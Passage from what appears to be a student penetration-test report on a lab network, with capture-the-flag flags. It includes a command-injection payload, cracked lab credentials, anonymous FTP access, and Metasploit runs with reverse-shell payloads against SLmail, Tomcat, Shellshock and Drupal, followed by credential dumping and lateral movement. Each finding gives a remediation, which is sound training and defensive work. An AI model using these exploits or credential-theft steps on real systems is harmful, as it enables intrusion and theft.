\"New\" Rekall Disclaimer


This file doesn't exist! Congrats, flag 15 is dk sdf7sjd5sg

DNS Check

www.example.com | ls Lookup

666 About-Rekall.backup2 About-Rekall.css About-Rekall.php About.css
About.html Contact.css Contact.html Contact.php Home.css Home.html
Login.bak Login.css Login.html Login.php Login.php.old2 Memory-
Planner.css Memory-Planner.php Memory_old Page-1.css Page-1.html
Planner.php Welcome.css Welcome.php Welcome.php.old admin
admin_legal_data.php aim.php ba_forgotten.php ba_insecure_login.php
ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php
ba_logout.php ba_logout_1.php ba_pwd_attacks.php ba_pwd_attacks_1.php
ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php
ba_weak_pwd.php backdoor.php bugs.txt bugs_owasp_top10_2010.txt
captcha.php captcha_box.php clickjacking.php combined.out
commandi.php commandi_blind.php comments.php config.inc
config.inc.php connect.php connect_i.php credits.php cs_validation.php
csrf_1.php csrf_2.php csrf_3.php directory_traversal_1.php
directory_traversal_2.php disclaimer.php disclaimer_2.txt documents flag11
fonts functions_external.php heartbleed.php hostheader_1.php
hostheader_2.php hpp-1.php hpp-2.php hpp-3.php htmli_current_url.php
htmli_get.php htmli_post.php htmli_stored.php http_response_splitting.php
http_verb_tampering.php images index.html index.old index.php info.php
info_install.php information_disclosure_1.php
information_disclosure_2.php information_disclosure_3.php
information_disclosure_4.php insecure_crypt_storage_1.php
insecure_crypt_storage_2.php insecure_direct_object_ref_1.php
insecure_direct_object_ref_2.php insecure_direct_object_ref_3.php
install.php insuff_transport_layer_protect.php jon1.txt jon10.php jon11.php
jon12.php jon2.php jon3.php jon4.php jon5.php jon6.php jon7.php
jon8.php jon9.php jquery.js js lang_en.php lang_fr.php lang_nl.php
ldap_connect.php ldapapi.php login.php login_old.php logout.php maili.php
manual_interv.php message.txt mysqli_ps.php networking.php new.php
nicepage.css nicepage.js old_disclaimers password_change.php passwords
php_cgi.php php_eval.php phpi.php phphinfo.php portal.bak portal.php
portal_zip_reset.php restrict_device_access.php restrict_folder_access.php

	<h1>DNS Check</h1> <p>le.com Is old_disclaimers Lookup</p> <p>disclaimer_1.txt</p>	
Affected Hosts	192.168.14.35	
Remediation	Implement strict input validation and sanitization to prevent malicious input from being used for directory traversal. Input should be validated against a whitelist of allowed characters or file paths.	

Vulnerability 15	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Found user credentials on totalrecall's github. (https://github.com/totalrecall/site) was able to crack the user's password using john. (trivera:Tanya4life)
Images	
Affected Hosts	
Remediation	Review everything before it is posted to the public to check for any leak of sensitive data unintentionally. I also recommend stronger password policies as I was able to quickly crack the password.


Vulnerability 16	Findings
Title	Broken Access Control
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Low
Description	I was able to access FTP using anonymous credentials. This gave me the ability to upload or download files to and from the FTP server due to a



	misconfigured ftp client.
Images	<pre>21/tcp open ftp FileZilla ftpd 0.9.41 beta _ ftp-bounce: bounce working! ftp-syst: ftp-anon: Anonymous FTP login allowed (FTP code 230) _--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt</pre> <pre>└─(root💀 kali)-[~/Project] └─# ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (123.5178 kB/s) ftp> 221 Goodbye └─(root💀 kali)-[~/Project] └─# cat flag3.txt 89cb548970d44f348bb63622353ae278</pre>
Affected Hosts	172.22.117.20
Remediation	Configuring FTP so that it doesn't allow anonymous login.

Vulnerability 17	Findings
Title	SLmail service not up to date
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Due to the SLmail service not being up to date, I was able to successfully exploit the windows system and gain access to the SYSTEM account using the `exploit/windows/pop3/seattlelab_pass` module on metasploit.

Images	<pre>msf6 > search slmail Matching Modules ===== # Name Disclosure Date Rank Check Description - exploit/windows/pop3/seattlelab_pass 2003-05-07 great No Seattle Lab Mail 5.5 POP3 Buffer Overflow Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass msf6 > use 0 [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20 RHOSTS => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > show options Module options (exploit/windows/pop3/seattlelab_pass): Name Current Setting Required Description RHOSTS 172.22.117.20 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 110 yes The target port (TCP) Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 172.22.117.100 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name - Windows NT/2000/XP/2003 (SLMail 5.5) msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:64077) at 2023-09-27 16:04:52 -0400 meterpreter > getuid Server username: NT AUTHORITY\SYSTEM C:\Program Files (x86)\SLmail\System>dir dir Volume in drive C has no label. Volume Serial Number is 0014-DB02 Directory of C:\Program Files (x86)\SLmail\System 09/27/2023 12:42 PM <DIR> . 09/27/2023 12:42 PM <DIR> .. 03/21/2022 08:59 AM 32 flag4.txt 11/19/2002 11:40 AM 3,358 listrcrd.txt 03/17/2022 08:22 AM 1,840 maillog.000 03/21/2022 08:56 AM 3,793 maillog.001 04/05/2022 09:49 AM 4,371 maillog.002 04/07/2022 07:06 AM 1,940 maillog.003 04/12/2022 05:36 PM 1,991 maillog.004 04/16/2022 05:47 PM 2,210 maillog.005 06/22/2022 08:30 PM 2,831 maillog.006 07/13/2022 09:08 AM 1,991 maillog.007 09/20/2023 04:12 PM 2,366 maillog.008 09/27/2023 12:42 PM 21,889 maillog.009 09/27/2023 01:04 PM 1,290 maillog.txt 13 File(s) 49,902 bytes 2 Dir(s) 3,415,523,328 bytes free C:\Program Files (x86)\SLmail\System>type flag4.txt type flag4.txt 822e3434a10440ad9cc086197819b49d</pre>
Affected Hosts	172.22.117.20
Remediation	Updating the SLmail service.

Vulnerability 18	Findings
Title	Unnecessary Scheduled Tasks

Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Found an unnecessarily scheduled task that could be used for persistence on the system
Images	
Affected Hosts	172.22.117.20
Remediation	Removing Unnecessary Scheduled Tasks.

Vulnerability 19	Findings
Title	Weak User Credentials
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Found a user hash using kiwi's lsa_dump_sam module on metasploit and was able to crack it in seconds using john.
Images	 
Affected Hosts	172.22.117.20
Remediation	I recommend stronger password policies as I was able to quickly crack the password.

Vulnerability 20	Findings
------------------	----------

Title	Weak User Credentials
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Found a user's hash using kiwi's lsadump::cache module on meterpreter which I was able to use to gain access to the other system on the network. I was also able to easily crack the hash using john.
Images	<pre>meterpreter > kiwi_cmd lsadump::cache Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local name : WIN10 (S-1-5-21-2013923347-1975745772-2428795772) Domain name : REKALL (S-1-5-21-3484858390-3689884876-116297675) Domain FQDN : rekall.local Policy subsystem is : 1.18 LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d80562a6228d9a0f34182747135096323412d97ee82f9d14c046020 * Iteration is set to default (10240) [NL\$1 - 9/27/2023 1:18:19 PM] RID : 00000450 (104) User : REKALL\ADMBob MsCacheV2 : 3f267c855ec569526f501d5d461315b └─(root㉿kali)-[~/class] # john md5.txt --format=mscash2 Using default input encoding: UTF-8 Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 128/128 AVX 4x]) Will run 4 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Changeme! (ADMBob) 1g 0:00:00:21 DONE 2/3 (2023-09-27 16:32) 0.04688g/s 4222p/s 4222c/s 4222C/s Morecats2..Avalon! Use the "--show --format=mscash2" options to display all of the cracked passwords reliably Session completed. msf6 exploit(windows/local/wmi) > set RHOSTS 172.22.117.10 RHOSTS => 172.22.117.10 msf6 exploit(windows/local/wmi) > set SESSION 1 SESSION => 1 msf6 exploit(windows/local/wmi) > set SMBPASS Changeme! SMBPASS => Changeme! msf6 exploit(windows/local/wmi) > set SMBUSER ADMBob SMBUSER => ADMBob msf6 exploit(windows/local/wmi) > show options Module options (exploit/windows/local/wmi): Name Current Setting Required Description --- --- --- --- RHOSTS 172.22.117.10 yes Target address range or CIDR identifier ReverseListenerComm no The specific communication channel to use for this listener SESSION 1 yes The session to run this module on SMBDomain no The Windows domain to use for authentication SMBPass Changeme! no The password for the specified username SMBUser ADMBob no The username to authenticate as TIMEOUT 10 yes Timeout for WMI command in seconds Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description --- --- --- --- EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 172.25.72.253 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic msf6 exploit(windows/local/wmi) > msf6 exploit(windows/local/wmi) > run [*] Started reverse TCP handler on 172.22.117.10:4444 [*] [172.22.117.10] Executing payload [*] [172.22.117.10] Process Started PID: 3424 [*] Sending stage (175174 bytes) to 172.22.117.10 [*] Meterpreter session 3 opened (172.22.117.10:4444 → 172.22.117.10:49719) at 2023-09-27 16:47:14 -0400 meterpreter > getuid Server username: REKALL\ADMBob</pre>
Affected Hosts	172.22.117.20, 172.22.117.10
Remediation	I recommend stronger password policies as I was able to quickly crack the


	password. I also recommend not using the same credentials for more than one systems on the network.
--	---

Vulnerability 21	Findings
Title	Tomcat JSP Upload Bypass CVE-2017-12617
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	The version of apache(Apache Tomcat/Coyote JSP engine 1.1) was vulnerable to CVE-2017-12617. I was able to use the metasploit module `exploit/multi/http/tomcat_jsp_upload_bypass` to exploit this vulnerability. This led to me getting a root shell upon execution.
Images	<pre>msf6 > search tomcat jsp upload Matching Modules ===== # Name Disclosure Date Rank Check Description - -- 0 auxiliary/admin/http/tomcat_ghostcat 2020-02-20 normal Yes Apache Tomcat AJP File Read 1 exploit/multi/http/tomcat_mgr_deploy 2009-11-09 excellent Yes Apache Tomcat Manager Application Deployer Authenticated Code Execution 2 exploit/multi/http/tomcat_mgr_upload 2009-11-09 excellent Yes Apache Tomcat Manager Authenticated [RCE] Code Execution 3 exploit/linux/http/cpulimiter-poc 2019-03-19 excellent Yes Cisco Prism Infrastructure Health Monitor FarArchive Directory Traversal Vulnerability 4 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/tomcat_jsp_upload_bypass msf6 > use 4 [*] Using configured payload generic/shell_reverse_tcp msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10 [*] No target specified. This exploit requires one target host(s) to run. [*] Set the RHOSTS option to specify a target host or hosts. msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > show options Module options (exploit/multi/http/tomcat_jsp_upload_bypass): Name Current Setting Required Description ---- ----- ----- Proxies no A proxy chain of format type:host:port[,type:host:port][,...] RHOSTS 192.168.13.10 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI / yes The URI path of the Tomcat installation VHOST no no HTTP server virtual host Payload options (generic/shell_reverse_tcp): Name Current Setting Required Description ---- ----- ----- LHOST 192.168.1.236 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic [*] msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run [*] Started reverse TCP handler on 192.168.1.236:4444 [*] Uploading payload... [*] Payload executed! [*] Command shell session 1 opened (192.168.1.236:4444 -> 192.168.13.10:49098) at 2023-09-19 00:02:30 -0400 [*] msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run [*] Started reverse TCP handler on 192.168.1.236:4444 [*] Uploading payload... [*] Payload executed! [*] Command shell session 1 opened (192.168.1.236:4444 -> 192.168.13.10:49098) at 2023-09-19 00:02:30 -0400 [*] find / -type f -iname "*flag*.txt" 2>/dev/null /root/.flag7.txt</pre>
Affected Hosts	192.168.13.10
Remediation	Keeping Services Up to Date.

Vulnerability 22	Findings
------------------	----------

Title	Shell Shock CVE-2014-6278 CVE-2014-6271
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	The clue mentioned something about 'Shocking' so I instantly thought about the shellshock vuln. This exploit led to me gaining root access upon execution.
Images	<pre>msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > search shellshock Matching Modules ===== # Name Disclosure Date Rank Check Description ---- 0 exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01 excellent Yes Advantech Switch Bash Environment Variable Code Injection (Shellshock) 1 exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24 excellent Yes Apache mod_cgi Bash Environment Variable Code Injection (Shellshock) 2 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner 3 exploit/multi/http/cups_bash_env_exec 2014-09-24 excellent Yes CUPS Filter Bash Environment Variable Code Injection (Shellshock) 4 auxiliary/scanner/http/legend_bot_exec 2014-09-24 normal No Dhcclient Bash Environment Variable Code Injection (Shellshock) 5 exploit/http/dhc/bash_environment 2014-09-24 excellent No Dhclient Bash Environment Variable Injection (Shellshock) 6 exploit/linux/http/lfipfire_bashbug_exec 2014-09-29 excellent Yes IPFire Bash Environment Variable Injection (Shellshock) 7 exploit/multi/misc/legend_bot_exec 2015-04-27 excellent Yes Legend Perl IRC Bot Remote Code Execution 8 exploit/osx/local/vmware_bash_function_root 2014-09-24 normal Yes OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock) 9 exploit/multi/ftp/pureftpd_bash_env_exec 2014-09-24 excellent Yes Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock) 10 exploit/unix/http/ondl_bash_env_exec 2014-09-24 normal No Qmail SMTP Bash Environment Variable Injection (Shellshock) 11 exploit/multi/misc/xdh_x_exec 2015-12-04 excellent Yes Xdh / LinuxNet Perbot / fRoot IRC Bot Remote Code Execution</pre> <p>Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec</p> <pre>msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > use 1 [*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.13.11 RHOSTS => 192.168.13.11 msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/shockme.cgi targeturi => /cgi-bin/shockme.cgi</pre> <pre>msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec): Name Current Setting Required Description ---- ----- ----- ----- CMD_MAX_LENGTH 2048 yes CMD max line length CVE CVE-2014-6271 yes CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278) HEADER User-Agent yes HTTP header to use METHOD GET yes HTTP method to use Proxies no no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS 192.168.13.11 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html RPATH /bin yes Target PATH for binaries used by the Cmdstager RPORT 80 yes The target port (TCP) SSL false no Path to a custom SSL certificate (default is randomly generated) SSLCert no no Path to a custom SSL certificate (default is randomly generated) TARGETURI /cgi-bin/shockme.cgi yes Path to CGI script TIMEOUT 5 yes HTTP read response timeout (seconds) URI_PATH no no The URI to use for this exploit (default is random) VHOST no no HTTP server virtual host</pre> <p>When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:</p> <pre>Name Current Setting Required Description ---- ----- ----- ----- SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. SRVPORT 8080 yes The local port to listen on.</pre> <p>Payload options (linux/x86/meterpreter/reverse_tcp):</p> <pre>Name Current Setting Required Description ---- ----- ----- ----- LHOST 192.168.1.236 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port</pre> <p>Exploit target:</p> <pre>Id Name -- -- 0 Linux x86</pre> <pre>msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run [*] Started reverse TCP handler on 192.168.1.236:4444 [*] Command Stager progress - 100.00% done (1092/1092 bytes) [*] Sending stage (1017704 bytes) to 192.168.13.11 [*] Exploit completed on target: Platform: Linux Arch: x86 Session: 2 ID: 192.168.13.11:45996 [*] Meterpreter session 2 opened (192.168.1.236:4444 -> 192.168.13.11:45996) at 2023-09-19 00:10:48 -0400 meterpreter > </pre>
Affected Hosts	192.168.13.11
Remediation	I recommend implementing firewall rules to restrict incoming and outgoing traffic to only necessary ports and services. Also, consider using a WAF to detect and block malicious HTTP requests that attempt to exploit Shellshock.


Vulnerability 23	Findings
Title	Drupal RESTful CVE-2019-6340

Type (Web app / Linux OS / Windows OS)	Linux OS																																																										
Risk Rating	Medium																																																										
Description	The Website of that IP publicly displayed which CVE it was vulnerable to. This not only speeds up the Attackers process since they know what and how to exploit you, but it also shows that your company's developer's knew that the CVE was vulnerable and displayed it to the world publicly. Upon further research on the CVE, it led me to the metasploit module `exploit/unix/webapp/drupal_restws_unserialize`. This gave me access to the www-data account.																																																										
Images	 <p>msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 192.168.13.13 RHOSTS => 192.168.13.13 msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST eth0 LHOST => 192.168.1.236 msf6 exploit(unix/webapp/drupal_restws_unserialize) > show options</p> <p>Module options (exploit/unix/webapp/drupal_restws_unserialize):</p> <table border="1"> <thead> <tr> <th>Name</th> <th>Current Setting</th> <th>Required</th> <th>Description</th> </tr> </thead> <tbody> <tr> <td>DUMP_OUTPUT</td> <td>false</td> <td>no</td> <td>Dump payload command output</td> </tr> <tr> <td>METHOD</td> <td>POST</td> <td>yes</td> <td>HTTP method to use (Accepted: GET, POST, PATCH, PUT)</td> </tr> <tr> <td>NODE</td> <td>1</td> <td>no</td> <td>Node ID to target with GET method</td> </tr> <tr> <td>Proxies</td> <td>no</td> <td></td> <td>A proxy chain of format type:host:port[,type:host:port][,...]</td> </tr> <tr> <td>RHOSTS</td> <td>192.168.13.13</td> <td>yes</td> <td>The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</td> </tr> <tr> <td>RPORT</td> <td>80</td> <td>yes</td> <td>The target port (TCP)</td> </tr> <tr> <td>SSL</td> <td>false</td> <td>no</td> <td>Negotiate SSL/TLS for outgoing connections</td> </tr> <tr> <td>TARGETURI</td> <td>/</td> <td>yes</td> <td>Path to Drupal install</td> </tr> <tr> <td>VHOST</td> <td>no</td> <td></td> <td>HTTP server virtual host</td> </tr> </tbody> </table> <p>Payload options (php/meterpreter/reverse_tcp):</p> <table border="1"> <thead> <tr> <th>Name</th> <th>Current Setting</th> <th>Required</th> <th>Description</th> </tr> </thead> <tbody> <tr> <td>LHOST</td> <td>192.168.1.236</td> <td>yes</td> <td>The listen address (an interface may be specified)</td> </tr> <tr> <td>LPORT</td> <td>4444</td> <td>yes</td> <td>The listen port</td> </tr> </tbody> </table> <p>Exploit target:</p> <table border="1"> <thead> <tr> <th>Id</th> <th>Name</th> <th>Device Type</th> </tr> </thead> <tbody> <tr> <td>0</td> <td>PHP In-Memory</td> <td>Nexus Scan Information</td> </tr> </tbody> </table> <p>ICMP Targeting Request Remote Data Disclosure</p> <p>Nexus SYN Scanner</p> <p>OS Identification</p> <p>meterpreter > getuid Server username: www-data</p>	Name	Current Setting	Required	Description	DUMP_OUTPUT	false	no	Dump payload command output	METHOD	POST	yes	HTTP method to use (Accepted: GET, POST, PATCH, PUT)	NODE	1	no	Node ID to target with GET method	Proxies	no		A proxy chain of format type:host:port[,type:host:port][,...]	RHOSTS	192.168.13.13	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html	RPORT	80	yes	The target port (TCP)	SSL	false	no	Negotiate SSL/TLS for outgoing connections	TARGETURI	/	yes	Path to Drupal install	VHOST	no		HTTP server virtual host	Name	Current Setting	Required	Description	LHOST	192.168.1.236	yes	The listen address (an interface may be specified)	LPORT	4444	yes	The listen port	Id	Name	Device Type	0	PHP In-Memory	Nexus Scan Information
Name	Current Setting	Required	Description																																																								
DUMP_OUTPUT	false	no	Dump payload command output																																																								
METHOD	POST	yes	HTTP method to use (Accepted: GET, POST, PATCH, PUT)																																																								
NODE	1	no	Node ID to target with GET method																																																								
Proxies	no		A proxy chain of format type:host:port[,type:host:port][,...]																																																								
RHOSTS	192.168.13.13	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html																																																								
RPORT	80	yes	The target port (TCP)																																																								
SSL	false	no	Negotiate SSL/TLS for outgoing connections																																																								
TARGETURI	/	yes	Path to Drupal install																																																								
VHOST	no		HTTP server virtual host																																																								
Name	Current Setting	Required	Description																																																								
LHOST	192.168.1.236	yes	The listen address (an interface may be specified)																																																								
LPORT	4444	yes	The listen port																																																								
Id	Name	Device Type																																																									
0	PHP In-Memory	Nexus Scan Information																																																									
Affected Hosts	192.168.13.13																																																										
Remediation	The most important step is to update your Drupal installation to a version that includes the security patch for CVE-2019-6340. Drupal releases security updates to address vulnerabilities, so make sure you're using the latest secure version.																																																										


Vulnerability 24	Findings
Title	Weak User Credentials
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Used the SSH username that we found using Domain Dossier to gain access to the machine, the credentials that i used was alice:alice.

